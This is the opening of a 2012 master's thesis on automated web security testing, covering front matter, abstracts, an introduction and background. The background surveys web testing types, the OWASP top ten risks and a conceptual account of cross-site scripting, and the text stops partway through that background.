Web Applications Security Testing: Genetic Algorithms Based Test Data Generator

BY

FakhreldinTagelssir Elkhdir Ali

A Thesis Presented to the

DEANSHIP OF GRADUATE STUDIES

KING FAHD UNIVERSITY OF PETROLEUM & MINERALS

DHAHRAN, SAUDI ARABIA

In Partial Fulfillment of the

Requirements for the Degree of

MASTER OF SCIENCE

In

COMPUTER SCIENCE

March 2012

KING FAHD UNIVERSITY OF PETROLEUM & MINERALS

DHAHRAN 31261, SAUDI ARABIA

DEANSHIP OF GRADUATE STUDIES

This thesis, written by **FAKHRELDINTAGELSSIR ELKHDIR ALI** under the direction of his thesis advisor and approved by his thesis committee, has been presented to and accepted by the Dean of Graduate Studies, in partial fulfillment of the requirements for the degree of **MASTER OF SCIENCE IN COMPUTER SCIENCE.**

Thesis Committee

____

Dr. Moataz A. Ahmed (Chairman)

____

Dr.Sajjad Mahmood (Member)

____

Dr. Husni Al-Muhtaseb (Member)

June 12, 12

____

Dr. Adel F. Ahmed
(Department Chairman)

____

Dr. Salam A. Zummo
(Dean of Graduate Studies)

16/6/12

Date:

عمادة الدراسات العليا
DEANSHIP OF GRADUATE STUDIES

DEDICATED TO

My Mother and My father,

My Sister and My Brother,

Finally to my Friends.

ACKNOWLEDGMENT

First of all, most thanks to Allah who gave me the strength, patience and ability to accomplish this work.

I deeply thank my advisor, Dr. Moataz A. Ahmed, whose help, advice and supervision was invaluable.

I am also so grateful to Dr. Sajjad Mahmood and Dr. Husni Al-Muhtaseb my thesis committee members for their guidance and support. Special thanks to Dr. Al-Muhtaseb for his valuable comments and suggestions for improving my thesis write-up.

Finally, I would like to thank Sudan University of Science and Technology and King Fahd University of Petroleum & Minerals for their support.

TABLE OF CONTENTS

DEDICATED TO II
ACKNOWLEDGMENT III
LIST OF TABLES VI
LIST OF FIGURES VII
THESIS ABSTRACT X
ملـخص الرســالة XII
CHAPTER1: INTRODUCTION 1
1.1 Web Applications 1
1.2 General Research Problem 2
1.3 Main Contributions 3
1.4 Organization of the Thesis 3
CHAPTER2: BACKGROUND 5
2.1 Introduction 5
2.2 Web Testing 5
2.3 Web Security Vulnerabilities 9
2.4 Web Application Security Testing 12
2.5 Cross Site Scripting Vulnerabilities 14
2.6 Exploiting XSS Vulnerabilities 16
2.7 Types of Cross Site Scripting 18
2.7.1 Reflected Cross Site Scripting 18
2.7.2 Stored Cross Site Scripting 19
2.7.3 Document Object Model based Cross Site Scripting 21
CHAPTER3: LITERATURE SURVEY 24
3.1 Introduction 24
3.2 Existing Web security Testing Approaches 24
3.3 Benchmarking Framework 28
3.4 Approaches Comparison 29
3.5 Analysis and Observations 33

CHAPTER4: PROPOSED APPROACH 35
4.1 Introduction 35
4.2 Research Questions 35
4.3 The Solution Approach 37
4.3.1 Overview of the Solution 38
4.3.2 Cross Site Scripting Database 40
4.3.3 Taint Analysis 42
4.3.4 Genetic Algorithms 43
CHAPTER5: EXPERIMENTS AND RESULTS 55
5.1 Introduction 55
5.2 Experiments Environment Description 55
5.3 Single Path Experiments 56
5.3.1 Simple login Script 56
5.3.2 Newspaper Display Script 64
5.4 Multiple Paths Experiments 70
5.4.1 Simple Login Script 71
5.4.2 Newspaper Display Script 77
5.4.3 PHPNuke News Module 82
5.5 Results Analysis 89
CHAPTER6: CONCLUTION 92
6.1 Introduction 92
6.2 Summary 92
6.3 Limitations and Future Work 98
REFERENCES 99
APPENDIX A: SAMPLE XSS PATTERNS 105
VITA 107

LIST OF TABLES

TABLE 1: WEB TESTING CATEGORIES. 9
TABLE 2: CROSS SITE SCRIPTING VULNERABILITY TYPES. 16
TABLE 3: WEB SECURITY TESTING APPROACHES. 31
TABLE 4: WEB SECURITY TESTING APPROACHES COMPARISON. 33
TABLE 5: USE OF SOME CHARACTER ENCODINGS. 41
TABLE 6: KOREL'S DISTANCE FUNCTION. 51
TABLE 7: GENETIC ALGORITHM PARAMETERS FOR SINGLE PATH EXPERIMENT 5.3.1. 59
TABLE 8: GENETIC ALGORITHM PARAMETERS FOR SINGLE PATH EXPERIMENT 5.3.2. 66
TABLE 9: GENETIC ALGORITHM PARAMETERS FOR MULTIPLE PATH EXPERIMENT 5.4.1. 72
TABLE 10: GENETIC ALGORITHM PARAMETERS FOR MULTIPLE PATH EXPERIMENT 5.4.2. ... 77
TABLE 11: GENETIC ALGORITHM PARAMETERS FOR MULTIPLE PATH EXPERIMENT 5.4.3 85
TABLE 12: SINGLE PATH EXPERIMENTS RESULTS SUMMARY. 90
TABLE 13: GENETIC ALGORITHM PARAMETERS FOR SQL INJECTION EXPERIMENT. 96

LIST OF FIGURES

FIGURE 1: A HIGH LEVEL VIEW OF TYPICAL CROSS SITE SCRIPTING VULNERABILITIES... 15
FIGURE 2: SIMPLE REFLECTED CROSS SITE SCRIPTING VULNERABILITY. 19
FIGURE 3: SIMPLE STORED CROSS SITE SCRIPTING VULNERABILITY. 20
FIGURE 4: SIMPLE DOCUMENT OBJECT MODEL BASED CROSS SITE SCRIPTING VULNERABILITY. 22
FIGURE 5: A HIGH LEVEL DESCRIPTION OF THE SECURITY TESTING PROCESS. 36
FIGURE 6: THE GENERAL ARCHITECTURE OF THE PROPOSED SOLUTION. 40
FIGURE 7: GENETIC ALGORITHM. 44
FIGURE 8: CROSSOVER OF TWO INDIVIDUALS EACH ONE WITH TWO INPUTS. 46
FIGURE 9: SUMMARY OF OUR GENETIC ALGORITHM APPROACH DESCRIPTION. 53
FIGURE 10: THE WEB FORM FOR EXPERIMENT 5.3.1. 57
FIGURE 11: THE PHP SUT OF THE SINGLE PATH EXPERIMENT 5.3.1. 57
FIGURE 12: THE PHP SCRIPT TREE AND DIFFERENT POSSIBLE PATHS OF EXPERIMENT 5.3.1. 58
FIGURE 13 : BEST FITNESS FOR EXPERIMENT 5.3.1 PATHS FROM 1-4 ON 20 GENERATIONS. 60
FIGURE 14: BEST FITNESS FOR EXPERIMENT 5.3.1 PATHS FROM 5-8 ON 20 GENERATIONS. 61
FIGURE 15: BEST FITNESS FOR EXPERIMENT 5.3.1 PATHS FROM 9-12 ON 20 GENERATIONS. 61
FIGURE 16: BEST FITNESS FOR EXPERIMENT 5.3.1 PATHS FROM 13-16 ON 20 GENERATIONS. 62
FIGURE 17: RANDOM SELECTION FOR EXPERIMENT 5.3.1. 63
FIGURE 18: THE PHP SUT OF THE SINGLE PATH EXPERIMENT 5.3.2. 65
FIGURE 19: THE PHP SCRIPT TREE AND DIFFERENT POSSIBLE PATHS OF EXPERIMENT 5.3.2. 66
FIGURE 20: BEST FITNESS FOR EXPERIMENT 5.3.2 PATHS FROM 1-4 ON 20 GENERATIONS. 67
FIGURE 21: BEST FITNESS FOR EXPERIMENT 5.3.2 PATHS FROM 5-8 ON 20 GENERATIONS. 68
FIGURE 22: BEST FITNESS FOR EXPERIMENT 5.3.2 PATHS FROM 9-12 ON 20 GENERATIONS. 68
FIGURE 23: BEST FITNESS FOR EXPERIMENT 5.3.2 PATHS FROM 13-16 ON 20 GENERATIONS. 69
FIGURE 24: RANDOM SELECTION FOR EXPERIMENT 5.3.2. 70
FIGURE 25: BEST FITNESS FOR EXPERIMENT 5.4.1 ON 40 GENERATIONS. 73

FIGURE 26 : BEST FITNESS AVERAGE AND STANDARD DEVIATION FOR EXPERIMENT 5.4.1 FOR 10 RUNS. 73
FIGURE 27:G2G ACHIEVEMENT OF EXPERIMENT 5.4.1 ON THE AVERAGE OF 10 RUNS....... 74
FIGURE 28: PHI GRAPH OF EXPERIMENT 5.4.1 FOR 7TH RUN.......... 74
FIGURE 29: BEST FITNESS GRAPH OF EXPERIMENT 5.4.1 7TH RUN. 75
FIGURE 30: AVERAGE PHI GRAPH OVER 10 RUNS OF EXPERIMENT 5.4.1.......... 75
FIGURE 31: ALL PHIS' OVER 10 RUNS OF EXPERIMENT 5.4.1.......... 76
FIGURE 32: RANDOM SELECTION FOR EXPERIMENT 5.4.1.......... 76
FIGURE 33: BEST FITNESS FOR EXPERIMENT 5.4.2 ON 70 GENERATIONS. 78
FIGURE 34: BEST FITNESS AVERAGE AND STANDARD DEVIATION FOR EXPERIMENT 5.4.2 FOR 10 TIMES. 78
FIGURE 35: G2G ACHIEVEMENT OF EXPERIMENT 5.4.2 ON THE AVERAGE OF 10 RUNS. 79
FIGURE 36: PHI GRAPH OF EXPERIMENT 5.4.2 FOR 9TH RUN.......... 79
FIGURE 37: BEST FITNESS GRAPH OF EXPERIMENT 5.4.2 FOR 9TH RUN. 80
FIGURE 38: AVERAGE PHI GRAPH OVER 10 RUNS OF EXPERIMENT 5.4.2.......... 80
FIGURE 39: ALL PHIS' OVER 10 RUNS OF EXPERIMENT 5.4.2.......... 81
FIGURE 40 : RANDOM SELECTION FOR EXPERIMENT 5.4.2.......... 82
FIGURE 41: THE PHP SCRIPT TREE AND DIFFERENT POSSIBLE PATHS OF EXPERIMENT 5.4.3. 84
FIGURE 42: BEST FITNESS FOR EXPERIMENT 5.4.3 ON 80 GENERATIONS. 85
FIGURE 43: BEST FITNESS AVERAGE AND STANDARD DEVIATION FOR EXPERIMENT 5.4.3 FOR 5 TIMES. 86
FIGURE 44: G2G ACHIEVEMENT OF EXPERIMENT 5.4.3 ON THE AVERAGE OF 5 RUNS. 86
FIGURE 45: PHI GRAPH OF EXPERIMENT 5.4.3 FOR 5TH RUN.......... 87
FIGURE 46: BEST FITNESS GRAPH OF EXPERIMENT 5.4.3 FOR 5TH RUN.......... 87
FIGURE 47: AVERAGE PHI GRAPH OVER 5 RUNS OF EXPERIMENT 5.4.3.......... 88
FIGURE 48: ALL PHIS' OVER 5 RUNS OF EXPERIMENT 5.4.3.......... 88
FIGURE 49: RANDOM SELECTION FOR EXPERIMENT 5.4.3.......... 89
FIGURE 50: SQL INJECTION EXPERIMENT WEB FORM. 95
FIGURE 51: SQL INJECTION EXPERIMENT CODE.......... 95
FIGURE 52: BEST FITNESS FOR SQL INJECTION EXPERIMENT ON 40 GENERATIONS. 97
FIGURE 53: BEST FITNESS AVERAGE AND STANDARD DEVIATION FOR SQL INJECTION EXPERIMENT FOR 5 TIMES.......... 97

THESIS ABSTRACT

Name: Fakhreldin Tagelssir Elkhdir Ali

Title: Web Applications Security Testing: Genetic Algorithms Based Test Data Generator

Major Field: Information and Computer Science

Date of Degree: March 2012

Web applications suffer from different security vulnerabilities that could be exploited by hackers to cause harm in a variety of ways.

A number of approaches have been proposed to test for security vulnerabilities. In conducting a critical literature survey of the prominent approaches, we developed a framework composed of a set of criteria for classifying and comparing such approaches. Benefitting from applying the framework and the corresponding findings of the survey, we developed a new approach to fill in some identified gaps with regard to testing for security vulnerabilities. In particular, we addressed the problem of automatically generating an effective set of test data (i.e., possible attacks) to test for cross site scripting vulnerabilities (XSS). The objective is to exercise candidate security vulnerable paths in a given script under test (SUT); such a set of test data must be effective in the sense that it uncovers whether any path can indeed be used to launch an attack. Our approach is based on converting the testing problem into a search problem to find effective test data given all input parameters search space where each parameter can be of a string or numeric type. We designed a genetic algorithm based test data generator that uses a database of XSS attack patterns to generate an input value which represents a possible

attack, and observe whether the attack is successful. We focused on these different types of XSS vulnerabilities: stored, reflected and DOM based which can lead to different problems like cookie thefts, Web page defacements, etc.

We empirically validated our test data generator using case studies of Web applications developed using PHP and MySQL. We present two different sets of experiments, the first set deals with a single vulnerable path at a time and the second set deals with multiple vulnerable paths at a time. Results showed that the proposed test data generator is effective in testing one path at a time as well as testing multiple paths at time.

Due to the unviability of similar work that we can use to benchmark our approach against, we compared results of our approach with a random approach which selects random XSS patterns from the database and used them with the web application under test. Our approach performs much better than the random approach.

MASTER OF SCIENCE DEGREE

KING FAHD UNIVERSITY OF PETROLEUM & MINERALS

DHAHRAN, SAUDI ARABIA

March 2012

ملـخص الرســالة

الاســــــم: فخرالدين تاج السر الخضر علي
عنوان الرسالة: سرية تطبيقات الويب: توليد بيانات الاختبار باستخدام الخوارزمية الجينية
التخصــــص: علوم الحاسب الآلي
تاريخ التخــرج: 1433 هجرية

تعاني تطبيقات الإنترنت من العديد من المهددات المتعلقة بالسرية، وخطورة هذه المهددات انه يمكن استخدامها للإضرار بتلك الأنظمة بطرق عديدة. توجد حاليا عدد من البحوث المطروحة والتي تقدم طرق وآليات مختلفة من اجل اختبار سرية تطبيقات الإنترنت والتأكد من خلوها من المهددات الأمنية، في هذا البحث قمنا بتقديم إطار لتصنيف ومقارنه الطرق الموجودة والمستخدمة في اختبارات السرية بالنسبة لتطبيقات الإنترنت.

تم في هذا البحث تقديم طريقة جديده لاختبار تطبيقات الإنترنت والتأكد من خلوها من المهددات الأمنية، تحديدا مهددات ال Cross Site Scripting (XSS) وذلك عبر اختبار المسارات المهددة في التطبيق موضوع الاختبار، الطريقة المقدمة في هذا البحث تعمد علي تحويل مشكلة اختبار البرمجيات من حيث السرية الي مشكلة بحث عن افضل بيانات الاختبار الممكنة، سواء كانت رقمية أو حرفية.

الحل المقدم في هذا البحث يعتمد علي الخوارزمية الجينية معتمدا علي مبدأ البحث عن افضل بيانات الاختبار التي تودي اذا ما تم استخدامها إلى كشف ماذا كان التطبيق موضوع الاختبار يحتوي علي ثغرات تسمح بحدوث المهدد المذكور.

تم استخدام الخوارزمية الجينية مع قاعدة بيانات تحتوي علي عدد من أنماط ال XSS الحقيقية وقد تم تجميع هذه الأنماط من مصادر مختلفة، حيث تقوم الخوارزمية بالاستعانة بقاعدة البيانات المذكورة من اجل توليد مدخلات للتطبيق موضوع الاختبار هي عباره عن أنماط XSSحقيقيه كبيانات اختبار من اجل تغطية المسارات المعرضة لهذه المهددات في التطبيق.

يقوم الحل المقدم باختبار تطبيقات إنترنت بنيت باستخدام لغة ال PHP وقواعد بيانات ال MYSQL حيث يتم اختبارها للتأكد من خلوها من مهددات ال XSS بأنواعها المختلفة :Stored, Reflected and DOM based والتي قد تؤدي للعديد من المشاكل المتعلقة بالسرية.

تم عمل العديد من التجارب علي تطبيقات مختلفة من أجل التأكد من مدي كفاءه الحل المقترح وجودته، وقد صنفت التجارب إلى قسمين رئيسين الأول منهما يعني باختبار المسارات المهددة في التطبيق موضوع الاختبار كل مسار علي حدة، القسم الثاني من التجارب يعني يأخذ في الاعتبار كل المسارات المهددة دفعة واحده، بالنظر إلى النتائج التي تم الحصول عليها في كل من قسمي التجارب يتبين مدي كفاءه الطريقة المقترحة وجودتها.

نسبة لعدم توفر عمل بحثي يتبع نفس الطريقة المقترحة، تمت مقارنة نتائج التجارب مع الآلية العشوائية في اختيار أنماط عشوائيا من قاعدة بيانات ال XSSواستخدامها كمدخلات للتطبيق تحت الاختبار فكانت طريقتنا المقترحة افضل بكثير جدا ومرضية إلى حد بعيد.

ماجستير العلوم

جامعـــة الملك فهـــد للبترول والمعـــادن

الظهران – المملكة العربية السعودية

مارس 2012

CHAPTER 1

INTRODUCTION

1.1 Web Applications

As more and more information and services are made available on line, businesses and organizations have been relying heavily on Web applications in their day to day activities. As Web applications became important to success of businesses and organizations, their securities have become extraordinarily complex. Although software testing is complex, time-consuming, hard and high cost process, Web application security testing presents even greater challenges.

Web applications can be considered as a distributed system, with a client-server or multi-tier architecture. They are also heterogeneous in the sense that they are used across multiple computers and organizations, and they are often created and integrated dynamically, also they are written in different languages and run on different hardware platforms[13].

Web applications also commonly use a combination of server-side script (ASP, PHP, etc.) and client-side script (HTML, JavaScript, etc.) in the development of them [40]. The client-side script typically runs within a Web browser. It handles the presentation of the information and the interaction with the user, while the server-side script handles back-end activities such as storing and retrieving information.

The aforementioned characteristics of Web applications offer new abilities; however, analyzing, evaluating, maintaining and testing Web applications present many new challenges for Web software developers and researchers. Typically, Web applications must satisfy very high requirements for reliability, availability and usability.

The most reliable method to ensure a piece of software meets certain requirements done through formal verification, e.g., proof of correctness[36]. Unfortunately, this approach is time consuming and impractically sophisticated for a whole system. Only crucial parts of a system need to be verified this way. In practice, test cases are typically used to show whether a program does what it is supposed to do [36].

1.2 General Research Problem

Web applications security testing becomes a crucial issue to the software industry as well as to organizations to include business and government, and private and public. Study of the major security threats has shown that cross site scripting (XSS) vulnerabilities are among the top threats to Web applications as per the Open Web Application Security Project (OWASP) report [60].

Reviewing previous researches in this area revealed that the problem of uncovering Web applications XSS vulnerabilities has not caught enough researchers' attention. In particular, there is not enough research in using heuristics search algorithms like genetic algorithms, hill climbing and simulated annealing, to generate (search for) test data to adequately test for XSS vulnerabilities. These heuristic techniques are known to achieve good results in software testing domain [2][18][6].

In this research we aim to formulate the XSS vulnerability testing problem as an optimization search problem, and accordingly use genetic algorithms to generate test data to be utilized for XSS vulnerabilities testing of Web applications that are built using PHP and MYSQL.

1.3 Main Contributions

The main contributions of the thesis are:

1. An attribute-based framework to allow classifying and comparing approaches for Web application security testing, published in [4];
2. A critical comparison various prominent Web applications security testing approaches according to the framework published in [4];
3. A formulation of the security testing problem as an optimization search problem and the design of the objective function;
4. A genetic algorithm based framework to test for cross site scripting in Web applications;
5. A database of XSS patterns collected from different sources, available in usable XML format; and
6. Experiments for empirical validation of the proposed approach.

1.4 Organization of the Thesis

The rest of this thesis is organized as follows. **22**CHAPTER 2 gives a background on Web security testing. CHAPTER 3 surveys the literature for Web security testing approaches. CHAPTER 4 presents the research questions we tried to answer along with

our corresponding approach. CHAPTER 5 discusses the validation experiments and results. CHAPTER 6 discusses the concluding points and future work.

CHAPTER 2

BACKGROUND

2.1 Introduction

This chapter discusses Web testing, Web vulnerabilities, and different types of XSS vulnerabilities with some illustrative examples. The chapter also gives some background on how genetic algorithms (GA) work; this background is necessary for the reader to follow our approach for test data generation.

2.2 Web Testing

Software testing can generally be viewed to aim at uncovering code bugs. Software Testing is defined as "the process of executing a program with the intent of finding errors"[67]. Hence, a pair of input and its expected output, which is known as test case, is the basic block in this process. A test case is considered to be successful if it succeeds to uncover errors, and not vice versa. In other words, a good test case is one that has a high probability of detecting an as-yet undiscovered error[67]. The same definition can be used for Web testing taken into considerations the application under test is Web application.

The optimal scenario for testing is to test all possible input values and all their combinations. The outcome is compared to the expected output. This way, it is guaranteed to identify all errors. Unfortunately, this approach is not realistic and also not practical due to the high number of test-cases and the very limited time and test budget.

So, the challenge is to minimize the number of test cases while maximizing testing coverage, and accordingly confidence in the given program[2] [43].

Software-testing methods are classified into two categories: static analysis methods and dynamic testing methods[43]. In a typical static analysis, a code reviewer walks through the source code of the software under test, line by line, and visually follows the program logic flow by feeding an input. This type of testing is highly dependent on the reviewer's experience. Typical examples for static analysis methods are code inspections, code walkthroughs, and code reviews[43].

Mainly static analysis uses the software requirements document and design documents as the main references for visual review. On the other hand dynamic testing techniques execute the software under test on test input data and observe its output. In the literature and industry, the term testing usually refers to just dynamic testing not the static analysis[2].

Dynamic testing can be further classified into two sub categories: black-box testing and white-box testing. Black-box testing, also known as functional or specification–based testing, tests the functionalities of software irrespective of its structure. Functional testing focuses only on verifying the output in response to given input data[2]. White-box testing is concerned with the degree to which test cases exercise or cover the logic flow of the program. Therefore, this type of testing is also known as logic-coverage testing or structural testing, because it considers the structure of the software. The same categorization is also followed in Web testing.

As business and organizations require Web applications with more and stricter quality requirements, many new challenges have emerged by Web applications with regard to

development and testing[13]. This is due to the variety of factors and the number of interdependent components that impact quality.

Web testing is the name given to software testing that focuses on Web applications. Complete testing of a Web based system before going live can help address issues before the system is revealed to the public. Following the same methodology proposed by Myers[43], we can categorize Web testing into two main categories: functional testing and non-functional testing. The former considers types of testing based on the specifications of the software under test. The latter considers types of testing such as performance testing, load testing, stress testing, compatibility testing, usability testing, accessibility testing and security testing. Web applications testing use combinations of input and state to reveal failures. A failure is the inability of a system or component to perform a required function within specified non-functional requirements[70].

A failure is typically attributed to a fault in the application implementation or its running environment. Since a Web application is strictly interwoven to its running environment, it is not possible to test it separately of its environment and still be able to establish exactly the cause for failure[40]. Therefore, different types of testing will have to be executed to uncover these diverse types of failures[44]. The following table, adopted from [40], illustrates the non-functional testing categories for Web applications:

Type	Definition
Performance Testing	Performance testing objective is to verify specified system performances (e.g. response time, service availability). It is executed by simulating hundreds or more, simultaneous users' accesses over a defined time interval. Information about accesses is recorded and then analyzed to estimate the load levels exhausting system resources. For Web applications, system performance is a critical issue because Web users don't like to wait too long for a response to their requests. They also expect that services are always available. Performance testing of Web applications should be considered as an everlasting

	activity to be carried out by analyzing data from access log files, in order to tune the system adequately. Failures uncovered by performance testing are mainly due to running environment faults (such as scarce resources, or not well deployed resources, etc.), even if any software component of the application level may contribute to inefficiency.
Load Testing	Load testing requires that system performance is evaluated with a predefined load level. It aims to measure the time needed to perform several tasks and functions under predefined conditions. The predefined conditions include the minimum configuration and the maximum activity levels of the running application. Also in this case a lot of simultaneous user accesses are simulated. Information is recorded and, when the tasks are not executed within predefined time limits, failure reports will be generated. Considerations similar to the ones made for performance testing can be done. Failures found by load testing are mainly due to faults in the running environment.
Stress Testing	It is executed to evaluate a system, or component at or beyond the limits of its specified requirements. It is used to evaluate system responses at activity peaks that can exceed systems limitations, and to verify if the system crashes or it is able to recover from such conditions. Stress testing differs from performance and load testing because the system is executed on or beyond its breaking points, while performance and load testing simulate regular user activity. Failures found by stress testing are mainly due to faults in the running environment.
Compatibility Testing	Compatibility testing will have to uncover failures due to the usage of different Web server platforms or client browsers, or different releases or configurations of them. The large variety of possible combinations of all the components involved in the execution of a Web application does not make it feasible to test all of them, so that usually only most common combinations are considered. As a consequence, just a subset of possible compatibility failures might be uncovered. Both the application and the running environment are responsible for compatibility failures.
Usability Testing	Usability testing aims at verifying to what extend an application is easy to use. Usability testing is mainly centered on testing the user interface: issues concerning the correct rendering of the contents (e.g. graphics, text editing format, etc.) as well as the clearness of messages, prompts and commands are to be considered and verified. Usability is a critical issue for a Web application: indeed, it may determine the success of the application. As a consequence, the front end of the application and the way users interact with it often are the aspects that are devoted greater care and attention along the application development process. When Web applications usability testing is carried on, issues about the completeness, correctness and conciseness of the navigation along application are to be considered and verified too. This type of testing should be a continuing activity carried out to improve the usability of a Web application; techniques of user profiling are usually used to reach this aim. The application is mainly responsible for usability failures.
Accessibility Testing	It can be considered as a particular type of usability testing whose aim is to verify that access to the content of the application is allowed even in presence of reduced hardware/ software configurations on the client side of the application (such as browser configurations disabling graphical visualization, or scripting

	execution), or of users with physical disabilities (such as blind people). In the case of Web applications, accessibility rules such as the one provided by the Web Content Accessibility Guidelines [50]have been established, so that accessibility testing will have to verify the compliance to such rules. The application is the main responsible for accessibility, even if some accessibility failures may be due to the configuration of the running environment (e.g., browsers where the execution of scripts is disabled).
Security Testing	The objective of security testing is to verify the effectiveness of the overall Web system defenses against undesired access of unauthorized users, as well as their capability to preserve system resources from improper uses, and to grant the access to authorized users to authorized services and resources. System vulnerabilities affecting the security may be contained in the application code, or in any of the different hardware, software, middle-ware components of the systems. Both the running environment and the application can be responsible for security failures. In the case of Web applications, heterogeneous implementation and execution technologies, together with the very large number of possible users, and the possibility of accessing them from anywhere may make Web applications more vulnerable than traditional ones and security testing more difficult to be accomplished.

Table 1: Web Testing Categories, adopted from Di Lucca and Fasolino[40].

Many techniques and methodologies have been proposed for Web testing [50]. It is possible to categorize such techniques into three groups: functional testing techniques supporting black-box specification-based testing, structural techniques supporting some form of white-box testing based on the analysis and instrumentation of the source code, and the third category is model-based techniques[50].

2.3 Web Security Vulnerabilities

Security vulnerabilities are "*flaws in Web applications that allow attackers to do something malicious (i.e., unauthorized access, modification, or destruction of information) attacks are successful exploitation of vulnerabilities*"[12]. The primary reason of these vulnerabilities is the lack of input validation mechanism employed in applications[12]. For example, SQL Injection vulnerabilities are manifested in Web

applications when SQL queries are generated using an implementation language (e.g., PHP, Java Server Pages or JSP) and user supplied inputs become part of the query generation process without proper validation. As a result, the execution of these queries might cause unexpected results such as authentication bypassing and leaking of private information. Web sense security report has shown that in the first half of year 2008 above 75% of the most popular Web sites have been compromised by hackers to run malicious code[65]. By detecting and solving vulnerability and risks we can effectively enhance Web application security.

Because Web applications are open to the world, they are more vulnerable to attacks compared to other types of application. The open environment and availability of Web applications risk their security.

The Open Web Application Security Project (OWASP)[60] listed the top 10 Web application security risks for 2010 as:

1. *Injection*: Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

2. *Cross-Site Scripting (XSS):* XSS flaws occur whenever an application takes untrusted data and sends it to a Web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface Web sites, or redirect the user to malicious sites.

3. *Broken Authentication and Session Management*: Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.

4. *Insecure Direct Object References:* A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

5. *Cross-Site Request Forgery (CSRF):* A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable Web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

6. *Security Misconfiguration:* Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, Web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.

7. *Insecure Cryptographic Storage:* Many Web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

8. *Failure to Restrict URL Access:* Many Web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.
9. *Insufficient Transport Layer Protection:* Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.
10. *Invalidated Redirects and Forwards*: Web applications frequently redirect and forward users to other pages and Websites, and use un-trusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

2.4 Web Application Security Testing

Generally, security testing is a process to determine whether an information system protects data and maintains functionality as intended [40]. The main basic security concepts that need to be covered by security testing are: Confidentiality, Integrity, Authentication, Authorization, Availability and Non-repudiation. As mentioned before in Table 1 the objective of security testing is to verify the effectiveness of the overall Web system defenses against undesired access of unauthorized users, as well as their capability to preserve system resources from improper uses, and to grant the access to authorized users to authorized services and resources. Taken into consideration this objective we can highlight two different types of security tests of Web applications:

Static Security Analysis: This type of test is a kind of white box testing because the source code of the application is analyzed and inspected to find any possible security defects. Generally it helps to catch implementation structural bugs early and it's important to know that static analysis can't solve all security problems[10]. There are different tools available now for this kind of test but it's not easy to find mature tool yet that magically discover all the security defects in the application.

Dynamic Security Test: This category of test aims to find vulnerabilities by sending malicious requests, and investigating replies. It is mainly used to evaluate software by executing in real-time with the goal of finding security vulnerabilities in SUT while it is running, providing the most accurate and actionable vulnerability detection. In this case, testers are looking to the application from the attacker's point of view[58].

To get the best results from the security testing and gain more confidence about the Web application security, combination of both static and dynamic testing is recommended because of different reasons like[40]:

Some vulnerability can be found only with Static Security Analysis, others with Dynamic Security Test. Testing in both ways yields the most comprehensive testing.

Many Web applications that would be traditionally scanned with Dynamic Security Testing tools also use a significant amount of client-side code in the form of JavaScript, Flash, Flex and Silverlight. This code must also be analyzed for security vulnerabilities, typically using static analysis.

Security vulnerabilities affecting the Web applications may be contained in the application code, or in any of the different hardware, software, middle-ware components

of the systems. Both the running environment and the application can be responsible for security failures.

2.5 Cross Site Scripting Vulnerabilities

Cross Site Scripting, in short XSS, is one of the most common application-layer Web attacks. XSS commonly uses scripts embedded in the HTML page which are executed on the user's Web browser, rather than scripts execute on the server-side part of the Web application.

XSS is a threat which is brought by the internet security weaknesses of client-site scripting languages such as HTML and JavaScript, or other scripting language like VBScript, ActiveX, or Flash. The idea behind XSS is to manipulate client side scripts of a Web application to execute in the manner desired by the malicious user. Such script may be embedded in a Web page which can be executed every time the page is loaded, or whenever the related event is performed[6].

In a typical XSS scenario, the attacker infects the Web page with a malicious client side script. When the Web application user visits the Web page, the script is downloaded to the user's browser and executed. There are many slight variations to this pattern; however all XSS vulnerabilities generally follow this pattern, which is explained below in Figure 1.

